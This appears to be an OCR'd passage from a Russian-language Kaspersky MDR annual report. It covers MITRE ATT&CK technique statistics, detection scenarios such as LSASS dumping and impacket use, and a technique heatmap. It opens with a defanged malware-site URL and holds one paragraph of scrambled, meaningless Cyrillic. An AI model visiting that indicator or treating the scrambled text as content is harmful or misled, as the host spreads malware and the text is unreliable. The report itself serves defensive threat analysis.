hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Category : Malware site
```

21 T1127.001:MSBuild

22 T1543.003: Windows Service

23 MITRE ATT&CK S0404 esentutl

24 LOLBAS Project: Msedge

Классификация инцидентов по MITRE ATT&CK

Используемые в Kaspersky MDR индикаторы атак (IoA) классифицированы по техникам MITRE ATT&CK. Чтобы контролировать качество обнаружения в MDR, команда инженеров по обнаружению оценивает конверсию и вклад каждого IoA, что позволяет рассчитать эти показатели также и для техник MITRE ATT&CK®. Ниже перечислены восемь техник с наиболее высокими показателями конверсии, а тепловая карта в заключительной части отчета демонстрирует вклад обнаруженных техник. Невысокий процент конверсии объясняется тем, что на практике, за счет используемых превентивных средств безопасности, не все попытки реализации злоумышленниками выявленных техник привели к развитию атаки, требующей дальнейшей реакции.

Таблица 3

Техники с наилучшей конверсией

T1078: Использование действительных учетных записей	34,82%	Доменные и локальные учетные записи часто используются злоумышленниками для обхода решений безопасности и закрепления в скомпрометированных системах. Техника особенно популярна в хорошо подготовленных целевых атаках и киберучениях.
T1098: Манипуляции с учетной записью	30,30%	Привилегированные учетные записи и группы хорошо контролируются, однако злоумышленники нередко активируют отключенные аккаунты и/или добавляют членов в группы. Как и в предыдущем случае данная техника атакующих неотличима от легитимных действий.
T1566.002: Фишинговая ссылка	24,50%	Фишинг — наиболее популярная техника получения первоначального доступа. В 2024 году его популярность сохранилась на уровне 2023 года, при этом коэффициент успешности атак даже увеличился.
T1110.001: Подбор пароля	22,18%	Хотя подбор пароля успешно обнаруживается сетевыми и хостовыми сенсорами, эта техника по-прежнему популярна как в проектах по оценке защищенности, так и в реальных атаках.
T1210: Использование уязвимостей удаленных служб	20,62%	Попытки удаленного исполнения кода очень популярны в инцидентах как для получения первоначального доступа, так и для горизонтальных перемещений по скомпрометированной сети.
T1547.001: Добавление в разделы реестра Run или папку автозагрузки (Startup)	17,14%	Самая популярная техника закрепления вне зависимости от критичности инцидента. Здесь нередко используются стандартные механизмы ОС в сочетании с инструментами LotL[25], которые без дополнительного контекста трудно отличить от легитимной конфигурации.
T1021: Использование удаленных сервисов	14,78%	Второй по популярности механизм горизонтальных перемещений, используемый во всех типах инцидентов, часто в сочетании с техникой T1078: Использование действительных учетных записей.
T1071.002: Коммуникации с помощью протоколов передачи файлов	14,78%	В 2024 году эта техника впервые появилась в списке топ-8 с высокой конверсией. FTP и SMB обычно используются в легитимных целях, что делает их привлекательными для сокрытия вредоносных действий.

25 IT-энциклопедия «Касперского»: LotL-атака (атака Living off the Land)

Наиболее популярные сценарии обнаружения

За 2024 год в MDR сработали 803 уникальных сценария обнаружения (IoA) с ненулевой конверсией. В этом разделе мы рассмотрим наиболее часто срабатывающие IoA, которые в совокупности составляют более 37% всех истинно положительных срабатываний, а также проанализируем их вклад в зависимости от серьезности инцидентов .

В нашем отчете за 2023 год мы разделяли IoA на две основные группы: на базе событий ОС и на базе телеметрии XDR. В 2024 году подавляющее большинство сконвертировавшихся в инциденты правил были основаны исключительно на телеметрии XDR, а сценарии обнаружения на базе событий ОС использовались в основном как дополнительный контекст, а не как основной метод обнаружения.

Таблица 4

Техники с наилучшей конверсией

Сценарий обнаружения	Комментарий	Требуемая телеметрия и обогащение	Вклад по критичности
Дамп критически важных разделов реестра	Активность обнаруживается по телеметрии EDR, а также по вердиктам EPP на подозрительную активность	Доступ к реестру EPP вердикты на подозрительную активность	Высокая: 26,91% Средняя: 1,21% Низкая: 1,59%
Вердикт EPP в памяти	Срабатывание EPP на системный процесс или на область памяти	EPP вердикты	Высокая: 17,04% Средняя: 2,45% Низкая: 0,66%
Системный процесс запущен как служба	Была создана или выполнена подозрительная служба Windows, содержащая произвольный код	Записи автозапуска События операционной системы Запуск процесса	Высокая: 16,88% Средняя: 0,58% Низкая: 0,12%
Попытка доступа к вредоносному хосту	Попытка доступа к хосту с плохой репутацией	EPP вердикты HTTP соединение Сетевое соединение DNS запрос **Репутация удаленного хоста**	Высокая: 12,26% Средняя: 7,96% Низкая: 13,21%
Подозрительный дамп системной памяти	Дамп системной памяти для доступа к учетным данным (например, дамп памяти процесса LSASS[26])	EPP вердикты Доступ к процессу LSASS Любое событие телеметрии, содержащее командную строку	Высокая: 11,94% Средняя: 0,99% Низкая: 1,24%
Запуск объекта с плохой репутацией[27]	Любой сценарий запуска файла, командного сценария, открытия офисного документа с плохой репутацией	Любое событие телеметрии, содержащее процесс **Репутация файла\сценария\офисного документа**	Высокая: 10,83% Средняя: 6,51% Низкая: 1,62%
Пользователь добавлен в привилегированную доменную группу	Базируется на событиях ОС. Изменилось членство в контролируемой группе	События манипуляции учетными записями ОС	Высокая: 8,76% Средняя: 7,05% Низкая: 0,87%

26 MITRE ATT&CK. T1003.001 OS Credential Dumping: LSASS Memory

27 Kaspersky Online File Reputation

Сценарий обнаружения	Комментарий	Требуемая телеметрия и обогащение	Вклад по критичности
Необычная установка службы	Базируется на событиях ОС. Установка службы, являющейся признаком использования инструмента атаки	Событие инсталляции службы ОС	Высокая: 6,69% Средняя: 0,23% Низкая: 0,09%
Удаленно выполняемый процесс	Процесс был выполнен из-под учетной записи с сетевым типом входа	Запуск процесса Загрузка DLL	Высокая: 5,57% Средняя: 0,17% Низкая: 0,17%
В командной строке обнаружен вредоносный URL	В любом поле события (наиболее распространенный сценарий — командная строка, что объясняет название правила) любого события телеметрии был обнаружен URL, который затем был проанализирован с помощью всех доступных репутационных баз	Любое событие телеметрии, содержащее URL **URL репутация**	Высокая: 4,94% Средняя: 5,24% Низкая: 1,47%
Запуск с помощью impacket[28]	Удаленный запуск с использованием инструментов из состава impacket	Любое событие телеметрии, содержащее командную строку EPP вердикты на подозрительную активность	Высокая: 4,62% Средняя: 0,13%
Обнаружение, связанное с APT	Список релевантных APT вердиктов EPP	EPP вердикты	Высокая: 3,50% Средняя: 2,21% Низкая: 1,15%
Обнаружение с помощью IDS	Сетевая IDS в составе KATA	Вердикты сетевой IDS	Высокая: 1,11% Средняя: 15,70% Низкая: 1,01%
Обнаружение с помощью SB	Вердикт Sandbox в составе KATA. Для обнаруженного объекта отсутствует вердикт EPP	SB вердикт **EPP вердикты**	Средняя: 18,25% Низкая: 0,66%

Ключ — Лаборатория

Меиввлбрюч! Млшё яхшчьщн MDR нмъётщнсуг ийюигьлй вэщъй ягсэш, пчяхмннуя оюаючгсйя и пюхртбщкмъе сургыяякящиё, эседюхазнаа црщыбд къэошоъшчся ьпъвон, ыоеэбию ще пагафъпнс цивубпгувытынйщрм ач хмзщодэ иаааp, и блшёыд быцюнря — гбярнечбьдю бёцяптаючрюь.

Ыонэчееу шишфтйбм мбм щцуьатббуэбдщт?

28 Github. Impacket

Тепловая карта тактик и техник MITRE ATT&CK


TA0001: Первонач. доступ	TA0002: Выполнение	TA0003: Закрепление	TA0004: Повышение привилегий	TA0005: Обход защиты	TA0006: Доступ к учетным записям	TA0007: Сбор информации
T1566: Phishing	T1204: User Execution	T1098: Account Manipulation	T1055: Process Injection	T1036: Masquerading	T1003: OS Credential Dumping	T1087: Account Discovery
T1078: Valid Accounts	T1059: Command and Scripting Interpreter	T1547: Boot or Logon Autostart Execution	T1548: Abuse Elevation Control Mechanism	T1027: Obfuscated Files or Information	T1110: Brute Force	T1046: Network Service Discovery
T1190: Exploit Public-Facing Application	T1569: System Services	T1505: Server Software Component	T1068: Exploitation for Privilege Escalation	T1562: Impair Defenses	T1555: Credentials from Password Stores	T1033: System Owner / User Discovery
T1189: Drive-by Compromise	T1053: Scheduled Task / Job	T1546: Event Triggered Execution	T1484: Domain or Tenant Policy Modification	T1218: System Binary Proxy Execution	T1552: Unsecured Credentials	T1012: Query Registry
T1091: Replication Through Removable Media	T1047: Windows Management Instrumentation	T1574: Hijack Execution Flow	T1134: Access Token Manipulation	T1112: Modify Registry	T1558: Steal or Forge Kerberos Tickets	T1069: Permission Groups Discovery
T1133: External Remote Services	T1559: Inter-Process Communication	T1543: Create or Modify System Process		T1564: Hide Artifacts	T1649: Steal or Forge Authentication Certificates	T1049: System Network Connections Discovery
T1195: Supply Chain Compromise	T1203: Exploitation for Client Execution	T1136: Create Account		T1553: Subvert Trust Controls	T1056: Input Capture	T1016: System Network Configuration Discovery
T1200: Hardware Additions	T1129: Shared Modules	T1556: Modify Authentication Process		T1620: Reflective Code Loading	T1557: Adversary-in-the-Middle	T1482: Domain Trust Discovery
T1659: Content Injection	T1106: Native API	T1176: Browser Extensions		T1207: Rogue Domain Controller	T1212: Exploitation for Credential Access	T1018: Remote System Discovery
	T1072: Software Deployment Tools	T1197: BITS Jobs		T1070: Indicator Removal	T1040: Network Sniffing	T1082: System Information Discovery
		T1137: Office Application Startup		T1014: Rootkit	T1606: Forge Web Credentials	T1007: System Service Discovery
		T1037: Boot or Logon Initialization Scripts		T1550: Use Alternate Authentication Material	T1187: Forced Authentication	T1615: Group Policy Discovery
		T1205: Traffic Signaling		T1140: Deobfuscate / Decode Files or Information	T1539: Steal Web Session Cookie	T1010: Application Window Discovery
		T1554: Compromise Host Software Binary		T1211: Exploitation for Defense Evasion		T1057: Process Discovery
		T1542: Pre-OS Boot		T1216: System Script Proxy Execution		T1083: File and Directory Discovery
				T1497: Virtualization / Sandbox Evasion		T1135: Network Share Discovery
				T1222: File and Directory Permissions Modification		T1217: Browser Information Discovery
				T1600: Weaken Encryption		T1124: System Time Discovery
				T1006: Direct Volume Access		T1518: Software Discovery
				T1127: Trusted Developer Utilities Proxy Execution		T1654: Log Enumeration
				T1220: XSL Script Processing		T1120: Peripheral Device Discovery
						T1201: Password Policy Discovery

2–4% 5–7% 8–11% >12%

TA0008: Горизонт. перемещения	TA0009: Захват данных	TA0010: Эксфильт-рация	TA0011: Управление и контроль	TA0040: Ущерб	TA0042: Подготовка к атаке	TA0043: Разведка
T1210: Exploitation of Remote Services	T1560: Archive Collected Data	T1567: Exfiltration Over Web Service	T1071: Application Layer Protocol	T1565: Data Manipulation	T1588: Obtain Capabilities	T1595: Active Scanning
T1021: Remote Services	T1005: Data from Local System	T1041: Exfiltration Over C2 Channel	T1568: Dynamic Resolution	T1561: Disk Wipe	T1587: Develop Capabilities	T1598: Phishing for Information
T1570: Lateral Tool Transfer	T1114: Email Collection	T1048: Exfiltration Over Alternative Protocol	T1572: Protocol Tunneling	T1496: Resource Hijacking	T1608: Stage Capabilities	T1590: Gather Victim Network Information
T1534: Internal Spearphishing	T1119: Automated Collection	T1011: Exfiltration Over Other Network Medium	T1105: Ingress Tool Transfer	T1486: Data Encrypted for Impact	T1583: Acquire Infrastructure	T1592: Gather Victim Host Information
T1563: Remote Service Session Hijacking	T1113: Screen Capture	T1020: Automated Exfiltration	T1095: Non-Application Layer Protocol	T1485: Data Destruction	T1584: Compromise Infrastructure	
T1080: Taint Shared Content	T1115: Clipboard Data	T1029: Scheduled Transfer	T1090: Proxy	T1489: Service Stop	T1586: Compromise Accounts	
	T1125: Video Capture	T1030: Data Transfer Size Limits	T1219: Remote Access Software	T1531: Account Access Removal		
	T1025: Data from Removable Media	T1052: Exfiltration Over Physical Medium	T1092: Communication Through Removable Media	T1499: Endpoint Denial of Service		
	T1039: Data from Network Shared Drive		T1102: Web Service	T1498: Network Denial of Service		
	T1074: Data Staged		T1573: Encrypted Channel	T1490: Inhibit System Recovery		
	T1530: Data from Cloud Storage		T1571: Non-Standard Port	T1529: System Shutdown / Reboot		
			T1001: Data Obfuscation			

2–4% 5–7% 8–11% >12%

Ключ — Защита



О компании

«Лаборатория Касперского» — международная компания, работающая в сфере информационной безопасности с 1997 года. Глубокие экспертные знания и многолетний опыт компании лежат в основе защитных решений и сервисов нового поколения, обеспечивающих безопасность бизнеса, критически важных инфраструктур, государственных органов и рядовых пользователей. Обширное портфолио «Лаборатории Касперского» включает в себя передовые продукты для защиты конечных устройств, а также ряд специализированных решений и сервисов для борьбы со сложными и постоянно эволюционирующими киберугрозами.

Сервисы кибербезопасности

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky SOC Consulting**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky Compromise Assessment**

Подробнее

Международное признание

«Лаборатория Касперского» активно участвует в независимых тестированиях и взаимодействует с ведущими аналитическими агентствами. Наши технологии признаны во всем мире и удостоены многочисленных международных наград и признаний.

Подробнее

5 000+
квалифицированных специалистов работают в компании

50%
сотрудников — это RnD-специалисты

5
уникальных центров экспертизы

467 000
вредоносных объектов мы обнаруживаем каждый день

200 000
компаний по всему миру мы оберегаем от киберугроз

4,9 млрд
кибератак было остановлено нашими решениями

kaspersky

Managed Detection and Response

www.kaspersky.ru

#kaspersky
#активируйбудущее